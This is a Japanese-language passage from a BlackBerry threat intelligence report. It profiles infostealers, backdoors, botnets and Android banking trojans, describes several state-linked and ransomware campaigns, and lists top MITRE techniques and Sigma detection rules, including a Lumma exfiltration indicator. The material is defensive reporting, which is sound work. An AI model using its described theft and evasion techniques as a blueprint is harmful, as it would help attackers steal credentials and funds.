


図 6：CVE 重大性の内訳

蔓延している脅威

Windows

RedLine

BlackBerry のテレメトリによると、今期も悪意ある脅威の一つとして RedLine が猛威を振るいました。 RedLine は 2023 年のはじめから 1 年を通して活発でした。

.NET でコンパイルされた MaaS インフォスティーラであり、スタンドアロン製品またはサブスクリプション製品として提供されます。他のインフォスティーラと同様に、RedLine はデータの窃取に留まらず、感染後に他の悪意あるアプリケーションをダウンロードして実行することも可能です。

標的はオペレーティングシステムのデータや個人情報です。オペレーティングシステムのデータにアクセスする場合は、まず実行中のプロセスを列挙したうえで、すべてのアンチウイルスソフトウェアを検出し、インストールされているアプリケーションのリストを作成します。RedLine に狙われたユーザーデータは、Chromium および Gecko のブラウザー認証情報、クレジットカード情報、暗号通貨のウォレットなどです。VPN の認証情報を窃取するために、人気のチャットプログラム Telegram や Discord も標的にされました。

Lumma Stealer

Lumma Stealer も MaaS インフォスティーラです。LummaC2[126] とも呼ばれ、C 言語でコンパイルされ、ロシア語のサイバー犯罪フォーラムで提供されています。最も一般的な配信方法は、感染したウェブサイトを何の疑いも抱かずに訪れた閲覧者に対するドライブバイダウンロード [127] です。

主に、システム情報、暗号通貨のウォレット情報、2 要素認証（2FA）のブラウザー拡張機能などが狙われます。データの抜き出しは、"/c2sock" を含む URL に向けた HTTP POST 要求と、ユーザーエージェント "TeslaBrowser/5.5" によって行われます。

Lumma の脅威アクターへの提供は 2022 年の 8 月には始まっていたものの、BlackBerry のテレメトリでは今回の調査期間中に活動の増加が見られました。

Vidar

Vidar[128] は、地下フォーラムで広く配布されているコモディティインフォスティーラです。2018 年にはじめて発見され、Arkei インフォスティーラのフォークであり、C++ によって作成されています。出現以来、複数回にわたる更新によって新しい機能が組み込まれ、回避能力を高めてきました。Vidar は、システム情報や実行中のプロセスのほか、被害者の銀行情報、認証情報、暗号通貨のウォレットデータを収集します。

Vidar は、**BlackBerry グローバル脅威インテリジェンスレポート**の前号にも登場しましたが、今回の調査期間中も依然として活発な脅威として観測されています。

Amadey

Amadey は、2018 年 10 月にはじめて観測されたボットネットです。主な機能は、被害者の環境に関する情報収集、つまりシステム情報、実行中のアプリケーションやインストールされているアンチウイルス製品に関する情報などを詳細に収集することです。Amadey は、他の悪意あるペイロードの配信にも使用できます。今期、BlackBerry は RedLine、Lumma Stealer、Vidar が、このボットネットを使用していることを観測しました。

RaccoonStealer/RecordBreaker

RaccoonStealer は、そのシンプルさから、様々な脅威アクターに好まれている MaaS インフォスティーラです。モジュール式の C/C++ バイナリを介して Windows システムに配信されます。最初の観測は 2019 年まで遡るものの、ロシアのウクライナ侵攻によって 2022 年はじめに一時活動を停止していました。2022 年 6 月になって「店」を再開した運用者は、インフラを大幅に改善し、バイナリをゼロから作り直したと発表しました。バイナリの新バージョンは Raccoon2.0 または RecordBreaker と名付けられ、主にブラウザーのクッキー、パスワード、ウェブブラウザーの自動入力データ、暗号通貨のウォレット情報を標的にします。

2022 年 10 月、運用の首謀者の一人がオランダで逮捕され、FBI による監視が厳しくなったことで、グループは再び活動休止を余儀なくされました。ところが、2023 年 8 月、バージョンを 2.3.0 に更新して活動を再開すると宣言したのです。

これまで脅威レポートに 2 回登場した RaccoonStealer の勢いは、長い休止期間を経ても衰える気配を見せません。

SmokeLoader

SmokeLoader は、2011 年にはじめて確認された汎用バックドアです。脅威環境の常連であり、年とともに進化しつづけてきました。サンプルを構築するときに組み込むモジュールを選ぶことで、様々な機能を持たせることができます。しかし、主な用途は、システムの感染後に他のマルウェアをロードすることです。SmokeLoader は、検出を回避するために複数のアンチサンドボックスおよび耐解析手法を備えており、ランサムウェアアクターの間では高い評価を得ています。

PrivateLoader

PrivateLoader[129] は、C++ で作成された悪意あるローダー型マルウェアのファミリです。その起源は、2021 年初頭まで遡ることができます。以来、RAT からインフォスティーラまで、出回っているマルウェアのほぼすべての種類の配信でその使用が観測されています。ペイ・パー・インストール型のサービスとして地下フォーラムで販売され、検出回避に VMProtect を使用することがわかっています。

BianLian

BianLian は、プログラミング言語 Go によって作成されたランサムウェアおよびデータ抜き出しマルウェアです。 Go は、並行処理能力（複数のタスクを同時に実行する能力）に優れていることで知られる言語です。この能力を生かして、BianLian は被害者のシステムを高速に暗号化します。BianLian の背後にいる脅威アクターは当初、データの暗号化と流出を脅す二重恐喝の手法を使用していました。しかし、2023 年はじめからは、暗号化よりもデータの抜き出しを好むようになりました。

BianLian は有効なリモートデスクトップ認証情報によって被害者のシステムにアクセスします。そこから、オープンソースのツールとコマンドラインスクリプトを使用して認証情報を入手し、データを収集します。データの抜き出しには、FTP、Rclone、Mega のいずれかを使用します。

RACCOONSTEALER の勢いは長い休止期間を経ても衰える気配を見せません。

Linux

Linux ベースのマルウェアは、今回の調査期間においても引き続き脅威環境で活発な動きを見せました。前回の調査期間中に最も頻繁に観測された攻撃は、今期も蔓延しつづけているものの、バックドア型マルウェアの利用が増加しました。

バックドア

90 日間にわたる今回の調査期間中、テレメトリデータはリバースシェルに基づくバックドア型マルウェアの増加を示していました。2016 年から出現しはじめた GetShell（別名 ConnectBack）[130] と、2022 年に発見された BPFDoor が最も頻繁に観測されました。

脅威アクターはバックドア型マルウェアによって Linux のシェルにリモート接続することで、侵害されたデバイスへの接続を確立します。侵害に成功すると、GetShell は隠された通信チャネルを作成し、攻撃者によるリモート制御およびマシンからの機密情報の抜き出しを可能にします。

BPFDoor[131] は、かつて APT グループ Red Menshen[132] によって配信されていました。2023 年 7 月には同グループによって最新の亜種がリリースされました。亜種が次々に登場することから、このマルウェアの開発は現在も積極的に進められているようです。今後、このマルウェアの蔓延がさらに進んでもおかしくないでしょう。

分散型サービス妨害（DDoS）

前回と同様、マルウェアによる DDoS 攻撃は今期も最も頻繁に見られる攻撃の種類でした。Mirai ボットネットは、盛んに使われはじめたのが 2016 年であるにもかかわらず、その人気に陰りは見られません。同様に、BASHLITE[133]（別名 Gafgyt）の勢いも衰えず、今期も、最も使用されたボットネット型マルウェアの第 2 位を維持しました。Mirai と BASHLITE は、どちらも類似のコードベースを共有し、最も一般的な標的がパッチ未適用で脆弱なモノのインターネット（IoT）デバイスである点も似ています。

Linux のボットネット XorDdos[134] も今回の調査期間中、テレメトリに出現しました。XorDdos は、標的のデバイスをリモート制御するために SSH ブルートフォース攻撃を仕掛けます。ルートキット機能も備えています。2022 年 5 月、Microsoft はこのマルウェアの利用が 254% 増加したと報じました。したがって、今後の調査期間に同様の増加傾向が見られないかを注視していく必要があるでしょう。[135]

クリプトマイナー

暗号通貨マイナーは、今期も Linux デバイスに対する全体で 2 番目に頻発した脅威でした。中でも蔓延が著しかったタイプは、暗号通貨 Monero を狙う XMRig マイナーでした。

今期観測された、もう一つのクリプトマイナーが Kinsing コインマイナー[136] です。これは、プログラミング言語 Go で作成された「昔流」の Linux マイナーです。他のコンテナやホストへの拡散を自ら図るのもクリプトマイナーの特徴です。クリプトマイナーは、ここ数年、多くの攻撃キャンペーンに関与し、直近では今年の 8 月に Novel Openfire の脆弱性 CVE-2023-32315[137] の悪用が見られました。

エクスプロイト

7 月半ば、Citrix ADC に対して脆弱性 CVE-2023-3519 を悪用したゼロデイ攻撃が仕掛けられました。[138] この攻撃チェーンに関与した攻撃者は、アクセス用のウェブサーバーを設定し、安全なシェル接続を確立して、脆弱なデバイス上でコマンドをリモート実行しました。

MacOS

前期と同様、今回の調査期間中に macOS システムを狙った脅威は、悪用される可能性から判断して「望ましくない可能性がある」程度と見なされるものがほとんどでした。

アドウェアと望ましくない可能性があるアプリケーション

アドウェアとスパイウェアは、今回も他を大きく引き離し、macOS システムに影響を与える、最も広く観測された脅威でした。「可能性がある」という曖昧な言葉が使われているものの、「望ましくない可能性があるアプリケーション」（PUA）やアドウェアは懸念すべき脅威です。しばしば正規のソフトウェアを装って、デバイスに有害なコンポーネントをインストールすることがあるからです。BlackBerry のテレメトリによると、アドウェアの Pirrit と AdLoad は、今期も引き続き、お客様の環境で最も頻繁に見られる脅威です。Pirrit がブラウザーを起動して、Adobe のウェブサイトに含まれるとされるページを表示するケースもありました。他のアドウェア同様、Pirrit にはユーザーのウェブページに広告を注入して、ダークウェブで販売できるユーザーおよびシステムのデータを収集する機能があります。この広告注入機能を使って、ユーザーを、デバイスにマルウェアをダウンロードする悪意あるサイトに誘導することも可能です。

Go 言語

macOS の脅威環境の主流はソフトウェアの脆弱性とアドウェアですが、今年になって、この環境にも懸念すべき新たな展開が見られました。**BlackBerry グローバル脅威インテリジェンスレポート**の前号で述べたように、macOS システムを標的とするために、プログラミング言語 Go を使用する脅威アクターが増えています。今期、BlackBerry のテレメトリでは観測されなかったものの、過去数か月にわたり Geacon[139] のサンプルが配付されてきました。Geacon は、Cobalt Strike のビーコンとペイロードを macOS デバイスに展開するために、Go 言語で最近実装されたモジュールです。フィッシングメールやウェブサイトを介して配信されます。Windows を狙う Cobalt Strike のビーコンのように、Geacon は侵害された macOS デバイスに対して永続的なアクセスを維持できます。

Android

Android は相変わらずモバイル市場を支配し、世界市場シェアは約 70% に達します。[140] シェアがここまで拡大したせいで、今やフィッシングキャンペーンの 80% が Android を狙ったものになりました。[141] 公式の Google Play ストアやサードパーティのアプリストアから、誤って脅威が配信される事例さえ発生しています。正規のオンラインストアに似せて設計されたフィッシングサイトから配信される場合もあります。また、Android ではサードパーティアプリのサイドローディング [142] が可能です（公式ソース以外からアプリをインストールできる機能）。レビューがほとんど投稿されていない新規アプリを Google Play ストアからダウンロードする場合、サードパーティのアプリストアを使用する場合、見たところ流通するストアが存在しないようなアプリを直接サイドローディングする場合は、細心の注意を払うことを強く推奨します。

Android の脅威の大部分は、スパイウェアかバンキング型トロイの木馬であり、Android のネイティブ機能であるアクセシビリティサービスを使用してユーザー情報を取得するのが最も一般的な手口です。

CherryBlos

CherryBlos という名前は、マルウェア内に存在する特異な文字列にちなんで付けられました。暗号通貨のウォレットの認証情報、より具体的には暗号通貨取引所 Binance の認証情報を盗むために設計されています。Telegram のグループ Ukraine ROBOT によって配信されたマルウェアで、このグループはアプリ ROBOT999 をダウンロードするフィッシングサイトに直接関係しています。アプリの別名として、GPTalk、Happy Miner、SynthNet があります。注目すべきは、CherryBlos が Jiagubao[143] によって圧縮され、cherryblos と呼ばれるネイティブのライブラリを持っていることです

Android のアクセシビリティサービスを使用し、Binance アプリのユーザー認証情報を監視、記録して C2 サーバーに送信します。この攻撃では、ユーザーがお金を引き出す際に、偽の UI によってユーザーの本来のアドレスをオーバーラップ表示し、その裏で Binance アプリが攻撃者のウォレットアドレスに直接送金します。

MMRat

MMRat は、Android のアクセシビリティサービスによってユーザー情報を取得するバンキング型トロイの木馬です。MMRat は、公式のアプリストアを装ったフィッシングウェブサイトを介して配信されます。注目すべきは、プロトコルバッファ Protobuf[144] に基づくカスタム C2 プロトコルを使用して、大きなデータセットも転送できるようにしていることです。MMRat の主な標的は東南アジアです。

GravityRat

GravityRat は、WhatsApp のバックアップを標的としてユーザーデータを収集します。2023 年 3 月にはじめて観測され、更新されたバージョンが BingeChat と呼ばれるトロイの木馬化されたチャットアプリを介して配信されてきました。[145] GravityRat はインドの被害者を標的にしていますが、訪問者に固有のウェブサイトにログインして悪意ある BingeChat アプリをダウンロードするよう要求する手法は、通常あまり見られません。アプリは OMEMO インスタントメッセンジャのトロイの木馬化されたバージョンです。[146] これは、特定の被害者が狙われていることを示唆しているのかも知れません。アプリを開くと、C2 サーバーとの通信が開始され、ユーザーデータがデバイスから抜き出されます。

偽の ChatGPT

ChatGPT がリリースされ、メディアでも大きく取り上げられたことで、ユーザー情報の窃取を目指すマルウェア作成者は、一斉にその偽バージョンの作成競争を始めました。「SuperGPT」アプリには、Meterpreter インプラントが仕込まれています。SuperGPT アプリに追加された Smali 言語[147] のコードに Meterpreter ステージャが含まれます。[148] このステージャがペイロードをダウンロードして、攻撃者とのアウトバウンド通信を開始します。

SpyNote

BlackBerry グローバル脅威インテリジェンスレポートで以前に紹介した SpyNote は、2023 年の 1 年を通して攻撃者による配信が続いています。ヨーロッパを標的に、複数のキャンペーンが展開されてきました。ここでもまた、Android のアクセシビリティサービスがユーザーデータの取得と C2 サーバーへの送信に使われています。SpyNote は SMS の認証コードを読み取ることで 2 要素認証を回避します。アクセシビリティサービスは、Google Authenticator アプリが生成するコードも読み取ることができます。

HelloTeacher

コード内のテストサービスにちなんで名付けられた HelloTeacher は、ベトナム TPBank のモバイルアプリユーザーを標的とするバンキング型トロイの木馬です。正規の Viber または Kik メッセンジャーアプリに偽装します。他のバンキング型トロイの木馬と同様に、攻撃者はアクセシビリティサービスを利用して権限を獲得し、トロイの木馬を実行します。ユーザー情報は 'applog.txt' に記録され、C2 サーバーに送信されます。コード内に散見される中国語の文字列がマルウェアの出所を示唆しています。コード内には、ベトナムの別の銀行 MB Bank からデータを取得する、未完成の機能も見つかりました。これは、新しいバージョンで標的の範囲を拡大する意図を示しているのかも知れません。

AgentSmith

AgentSmith は、南アジアを標的とする悪意ある広告キャンペーンです。悪意あるファイルは、実在するアプリストア 9Apps からダウンロードされます。投下されるアプリは、トロイの木馬化された Feng Shui バンドルに含まれます。このアプリは復号後にインストールされ、Google アップデータを装います。デバイスにインストールされているアプリをスキャンして、悪意ある広告のパッチを適用します。本レポートの執筆時点で、およそ 2,500 万台のデバイスに感染しています。[149]

ChatGPT がリリースされ、メディアでも大きく取り上げられたことで、ユーザー情報の窃取を目指すマルウェア作成者は、一斉にその偽バージョンの作成競争を始めました。

最も興味深いサイバーストーリー

Silent Skimmer：標的をアジア太平洋、北米、ラテンアメリカ地域に移したオンライン決済スクレイピングキャンペーン

9 月、BlackBerry Threat Research and Intelligence チームは、アジア太平洋、北米、ラテンアメリカ地域の脆弱なオンライン決済会社を標的とする、金銭目的の脅威アクターによるキャンペーンについて報告しました。攻撃者は脆弱性を悪用して初期アクセスを確立し、ウェブサーバーに侵入します。侵害に成功すると、オープンソースのツールや環境寄生型攻撃（LOLBAS: Living Off the Land Binaries and Scripts）など、様々なツールと手法を展開します。最終ペイロードは、侵害されたウェブサイトの決済情報をスクレーピングするメカニズムを展開し、ユーザーの財務関連の機密データを抜き取ります。

このキャンペーンは 1 年以上にわたって続いており、オンライン企業や小売業者の POS システムプロバイダなど、決済インフラストラクチャをホストまたは構築する様々な業界が標的にされています。この攻撃の背後にいるグループは、まだ特定されていないものの、BlackBerry は、中国語に堪能で、主にアジア太平洋地域で活動する脅威アクターの存在を示唆する証拠を発見しました。

新しいツールを展開する Cuba ランサムウェア：標的は米国の重要インフラ業界とラテンアメリカの IT インテグレータ

Cuba ランサムウェアグループの活動は現在 4 年目に入っており、勢いが衰える兆しはありません。2023 年の前半だけでも、多種多様な業界を狙って、世間の注目を集める数件の攻撃を遂行しました。

6 月、BlackBerry Threat Research and Intelligence チームは、最終的に米国の重要インフラおよびラテンアメリカの IT インテグレータに対する攻撃へと発展する、Cuba ランサムウェアキャンペーンを調査しました。ロシアが起源と思われる脅威グループの Cuba [150] が、過去に自分たちが関与したキャンペーンで使用したものと同じ、一連の悪意あるツールを展開しました。新しいツールも導入され、Veeam の脆弱性 CVE-2023-27532[151] の悪用がはじめて観測された事例もありました。

過去および現在の Cuba ランサムウェアによるキャンペーンに見られる言語とテキストに関する詳細情報や、ロシア語の設定やキーボードレイアウトが使用されているマシンでは実行が終了することなどから、ランサムウェアの背後にいる脅威アクターはロシア人である可能性が高いようです。

脅威グループの Cuba の起源を示すもう 1 つの重要な手がかりは、このランサムウェアが出現して以来、運用者が選択する被害者が終始西側（または西側同盟）に属する英語圏の民主主義国に偏っていたことです。

標的とする組織に到達するために リモートワーカーやハイブリッドワーカーのデバイスを狙う Volt Typhoon

中国による支援が疑われる脅威アクターであり、諜報活動と情報収集を専門とする Volt Typhoon が動きを見せています。脅威研究者は、これと同種の動きが今後米国やアジアの重要インフラの混乱を引き起こす可能性があると考えています。

BlackBerry グローバル脅威インテリジェンスレポートの前号でも分析したように、このグループはリモートおよびハイブリッドワーカーのデバイスを介して初期アクセスを獲得し、標的組織に侵入します。Volt Typhoon はインターネットに接続された SOHO（Small Office/Home Office）デバイスを悪用します。多くの場合、こうしたデバイスは HTTP や SSH（Secure Shell）の管理インターフェイスをインターネットに公開しています。

脅威アクターは、デバイスで付与されるあらゆる権限の悪用を試み、まず侵害したデバイスで使用されている Microsoft Active Directory アカウントの認証情報を抽出し、その認証情報でネットワーク上の他のデバイスに対して、認証されたアクセスを試みます。

Volt Typhoon が標的環境へのアクセスを獲得すると、脅威アクターはコマンドラインインターフェイスを使用します。Volt Typhoon は不正な目的達成のためにマルウェアをめったに使用しません。その代わりに環境寄生（Living-off-the-Land）型のコマンドを用いてシステム上の機密情報を発見し、ネットワーク上の他のデバイスを探索して、データを抜き出します。

RomCom 脅威アクター、ウクライナの NATO 加盟を巡って NATO サミットの妨害を図ったか

7 月、BlackBerry Threat Research and Intelligence チームは、ハンガリーの IP アドレスから送信された 2 つの悪意ある文書を発見しました。海外からウクライナを支援する組織におとりとして送信されたものです。同じ IP アドレスからは、ウクライナを支持する NATO サミット参加者を狙ったフィッシング文書も配信されていました。

リトアニアが主催した NATO サミットは、7 月 11 ～ 12 日にヴィルニアスで開催されました。議題の一つが、ウクライナ紛争およびウクライナの将来の NATO 加盟に関するものでした。ウクライナのゼレンスキー大統領が自ら参加したことが、このサミットの重要性を物語っています。反ウクライナの脅威アクターは、このイベントを利用してウクライナの NATO 加盟に向けた取り組みを妨害しようとしました。ウクライナ世界会議（UWC）の組織に偽装した悪意ある文書を作成し、配信したのです。おそらく、ウクライナ支持者への配信を目論んだものと思われます。

脅威アクターの TTP、コードの類似性、地政学的な背景、ネットワークインフラに関する BlackBerry の解析では、この活動に RomCom が関与している可能性が高いと結論づけました。BlackBerry の内部テレメトリ、ネットワークデータの解析、収集したサイバー兵器一式から見て、これは RomCom ブランドを再生する活動であると考えられます。一方、RomCom 脅威グループのメンバーの一人または数人が、グループを脱退して新しい脅威グループを形成した可能性もあります。

帰ってきた RomCom：ウクライナの政治家やウクライナ難民を支援する米国の医療チームが標的に

ウクライナ紛争を取り巻く地政学的情勢を注視してきた RomCom 脅威アクターが、軍隊、食糧サプライチェーン、IT 企業を標的にしています。

RomCom の最近のキャンペーンに関して、BlackBerry Threat Research and Intelligence チームは 6 月、西側諸国と親密なウクライナの政治家や、ウクライナ難民が米国で医療を受けられるように人道支援する米国の医療企業を RomCom が標的にしている事例を観測したと報じました。

BlackBerry は以前に、タイポスクワッティングと呼ばれるドメイン悪用技法を使用する新しいドメインの作成が増加していることを指摘しました。これは、想定被害者がウェブアドレスをよく確認せずにクリックすることを見込んで、実際のドメイン名に非常に似た名称を登録する手法です。

このような偽ウェブサイトの一つが、正規のソフトウェアアプリケーション Devolutions Remote Desktop Manager（RDM）のトロイの木馬化したバージョン専用に作成された、悪意あるインストーラのホストとして使われました。RDM は、簡単に安全なリモート接続を実現することを目的に設計された、正規のユティリティです。悪意あるウェブサイトは、正規のウェブサイトとほとんど見分けが付かない仕上がりでした。

調査を進めるうち、BlackBerry は主にウクライナを拠点とする数人の被害者を特定しました。これは、以前に RomCom の標的となった地理的位置に一致します。ここ数か月の間に、親ウクライナ派が支援していると思われる他の組織、つまり米国を拠点とする組織が標的にされた事例も観測されました。別の 2 件の攻撃では、ウクライナの政治家と、ウクライナ難民を人道支援する米国の医療機関が標的でした。

これらの被害者は、軍隊と医療など、まったく異なる業界に属しており、共通するのはウクライナを支持している点だけです。

MOVEit ファイル転送プラットフォームを襲った Clop ランサムウェア

6 月、世界各地のネットワークが Clop（別名 TA505、CLOP、Cl0p）ランサムウェアによって侵害されました。このランサムウェアは、MOVEit Transfer ファイル転送プラットフォームの脆弱性を悪用してネットワークへのアクセスを獲得しました。

CISA と FBI は、7 月 7 日にはじめて Clop ランサムウェアグループに関する警告を発しました。同グループがマネージドファイル転送アプリケーション MOVEit Transfer の脆弱性を、構造化照会言語（SQL）の攻撃ベクトルを介して悪用しているとの内容でした。

警告には、「インターネットに接続する MOVEit Transfer ウェブアプリケーションが Clop の使用する特定のマルウェアに感染し、このウェブアプリを介して、基盤となる MOVEit Transfer データベースからデータが盗み出される」と書かれており、脅威アクターによる攻撃手法が説明されています。

BlackBerry の Threat Research & Intelligence 担当副社長 Ismael Valenzuela は、今回狙われたものや同種のファイル転送ツールを侵害することで、脅威アクターは多くの情報を入手できると指摘します。

「ファイル転送プラットフォームは、攻撃者にとって格好の標的です。機密性の高いデータが格納されている場合が多く、被害者が給与を支払う企業または法律関連の組織である場合、脅威アクターが、様々な業種や地域の機密顧客情報に幅広くアクセスできるようになる可能性があります。」

今回のケースで言えば、米国の政府機関、航空会社、メディア企業、大手石油会社、医療サービス、国際的コンサルタント企業などです。

一般的な MITRE 手法

脅威グループの手法の概要を理解すれば、優先的に使用すべき検知手法をより的確に判断できるようになります。今回の調査期間に BlackBerry が観測した、脅威アクターが採用していた上位 20 件の手法を以下に紹介します。

右端の欄の上向き矢印は、当該の手法の使用率が前回のレポートに比べて増えていることを意味します。下向き矢印は、前回のレポートから使用率が減っていることを示し、等号（=）は、その手法が使用される割合が前回のレポートから変化していないことを意味します。

MITRE 手法の全リストは BlackBerry Threat Research and Intelligence の GitHub で一般公開されています。

手法名	手法 ID	戦術	前回レポートの順位	変化
1. システム情報の探索	T1082	探索	1	=
2. セキュリティソフトウェアの探索	T1518.001	探索	3	▲
3. 仮想化 / サンドボックスの回避	T1497	防御回避	2	▼
4. プロセスの探索	T1057	探索	10	▲
5. リモートシステムの探索	T1018	探索	6	▲
6. マスカレーディング	T1036	防御回避	5	▼
7. ツールの無効化または変更	T1562.001	防御回避	17	▲
8. アプリケーションウィンドウの探索	T1010	探索	20	▲
9. コマンドとスクリプトインタープリター	T1059	実行	14	▲
10. アプリケーション層プロトコル	T1071	コマンドアンドコントロール	7	▼
11. ファイルとディレクトリの探索	T1083	探索	8	▼
12. DLL サイドローディング	T1574.002	永続化	12	=
13. 暗号化されたチャネル	T1573	コマンドアンドコントロール	16	▲
14. 非アプリケーション層プロトコル	T1095	コマンドアンドコントロール	9	▼
15. クエリレジストリ	T1012	探索	該当なし	▲
16. レジストリの変更	T1112	防御回避	該当なし	▲
17. 難読化されたファイルまたは情報	T1027	防御回避	19	▲
18. ソフトウェアパッキング	T1027.002	防御回避	13	▼
19. Windows Management Instrumentation	T1047	実行	該当なし	▲
20. システム所有者 / ユーザーの探索	T1033	探索	該当なし	▲

上位 3 つの手法は前回の調査期間と変わらず、順位のみ変化していました。「セキュリティソフトウェアの探索」は 3 位から 2 位に浮上し、これと入れ替わって「仮想化 / サンドボックスの回避」が 3 位となりました。

今回の調査期間のリストで最も頻繁に登場するのが探索の技法です。トップ 5 の技法のうち 4 つが探索に関連するものでした。

BlackBerry Threat Research and Intelligence チームは、MITRE D3FEND に基づいて、今回の調査期間に観測された手法に対応する防御策すべてをリストにまとめ、BlackBerry の GitHub で公開しています。

適用された対策

検知手法：

BlackBerry Threat Research and Intelligence チームは、BlackBerry Cybersecurity ソリューションが阻止したマルウェアサンプルから、脅威関連の振る舞いを検知したパブリック Sigma ルールのトップ 10 を特定しました。




図 7：今回の調査期間中に特定した Sigma ルールの上位 10 件

Sigma ルール	説明	MITRE ATT&CK 手法	MITRE ATT&CK 戦術	前回レポートの順位	変化
Suspicious Get-WmiObject（不審な Get-WmiObject）	PowerShell スクリプト内の PowerShell コマンドレット Get-WmiObject（またはエイリアスの gwmi）の不審な使用の可能性を検知します。	イベントトリガー型実行 - T1546	永続化、権限昇格	該当なし	▲
CurrentVersion Autorun Keys Modification（CurrentVersion 自動実行キーの変更）	レジストリ内の自動開始拡張ポイント（ASEP）の変更を検知します。	起動時とログオン時の Autostart の実行：レジストリ Run キー / スタートアップフォルダ - T1547.001	永続化、権限昇格	3	▲
Suspicious Call by Ordinal（序数による不審な呼び出し）	rundll32.dll エクスポート内での序数を使用した DLL の不審な呼び出しを検知します。	システムバイナリプロキシ実行：Rundll32 - T1218.011	防御回避	7	▲
Change PowerShell Policies to an Insecure Level（PowerShell ポリシーの安全でないレベルへの変更）	実行ポリシーオプションを使用した安全でないポリシーの設定を検出します。	コマンドとスクリプトインタープリター：PowerShell - T1059.001	実行	該当なし	▲
Execution of Suspicious File Type Extension（不審なファイルタイプ拡張子の実行）	プロセス作成イベントで指定されるイメージが .exe ファイルを参照していないかどうかを確認します（プロセスゴースティングまたは他の異常な方法によるプロセス開始によって発生する）。	マスカレーディング：ファイルタイプの偽装 - T1036.008	防御回避	該当なし	▲
Suspicious Schtasks From Env Var Folder（環境変数フォルダからの不審な schtask）	不審なフォルダ、またはマルウェアがしばしば使用する環境変数を参照する schtask の作成を検出します。	スケジュール済みタスク / ジョブ：スケジュール済みタスク - T1053.005	実行、永続化、権限昇格	該当なし	▲
System File Execution Location Anomaly（システムファイル実行場所の異常）	不審なフォルダから開始された Windows プログラム実行可能ファイルを検出します。	マスカレーディング - T1036	防御回避	該当なし	▲
Net.exe Execution（Net.exe の実行）	Net.exe の実行を検知します（疑わしいものと無害なものの両方）。	複数の手法：許可グループの探索 - T1069、アカウントの探索 - T1087、システムサービスの探索 - T1007、システムサービス：サービス実行 - T1569.002	実行、探索	10	▲
Use Short Name Path in Command Line（コマンドラインでの短いパス名の使用）	Windows の短い名前（8.3 形式）の使用を検出します。これはコマンドライン検知を回避する方法として使用される可能性があります。	アーティファクトの隠ぺい：NTFS ファイル属性 - T1564.004	防御回避	該当なし	▲
PowerShell Defender Exclusion（PowerShell Defender の除外）	PowerShell コマンドレットによる、ファイル、フォルダ、プロセスのアンチウイルススキャンからの除外要求を検出します。	防御策の妨害：Windows イベントロギングの無効化 - T1562.002	防御回避	該当なし	▲

Sigma と MITRE の関係性

Sigma は、ログのイベントとパターンを記述できる、テキストベースのオープンなシグネチャフォーマットです。今回の調査期間に解析した Sigma ルールによると、5 つの手法の数が際立っていました。

Sigma ルールで観測された MITRE 手法の上位 5 件を以下に示します。

手法	Sigma ルールの数
コマンドとスクリプトインタープリター：PowerShell - T1059.001	**11**
起動時とログオン時の Autostart の実行：レジストリ Run キー / スタートアップフォルダ - T1547.001	**11**
防御策の妨害：Windows イベントロギングの無効化 - T1562.001	**9**
Windows Management Instrumentation - T1047	**8**
スケジュール済みタスク / ジョブ：スケジュール済みタスク - T1053.005	**7**

脅威アクターが使用した MITRE 手法と、悪意ある挙動を検知した Sigma ルールを吟味したところ、「一般的な MITRE 手法」のセクションで示した戦術の中で、防御回避がトップにランクされることが明らかになりました。

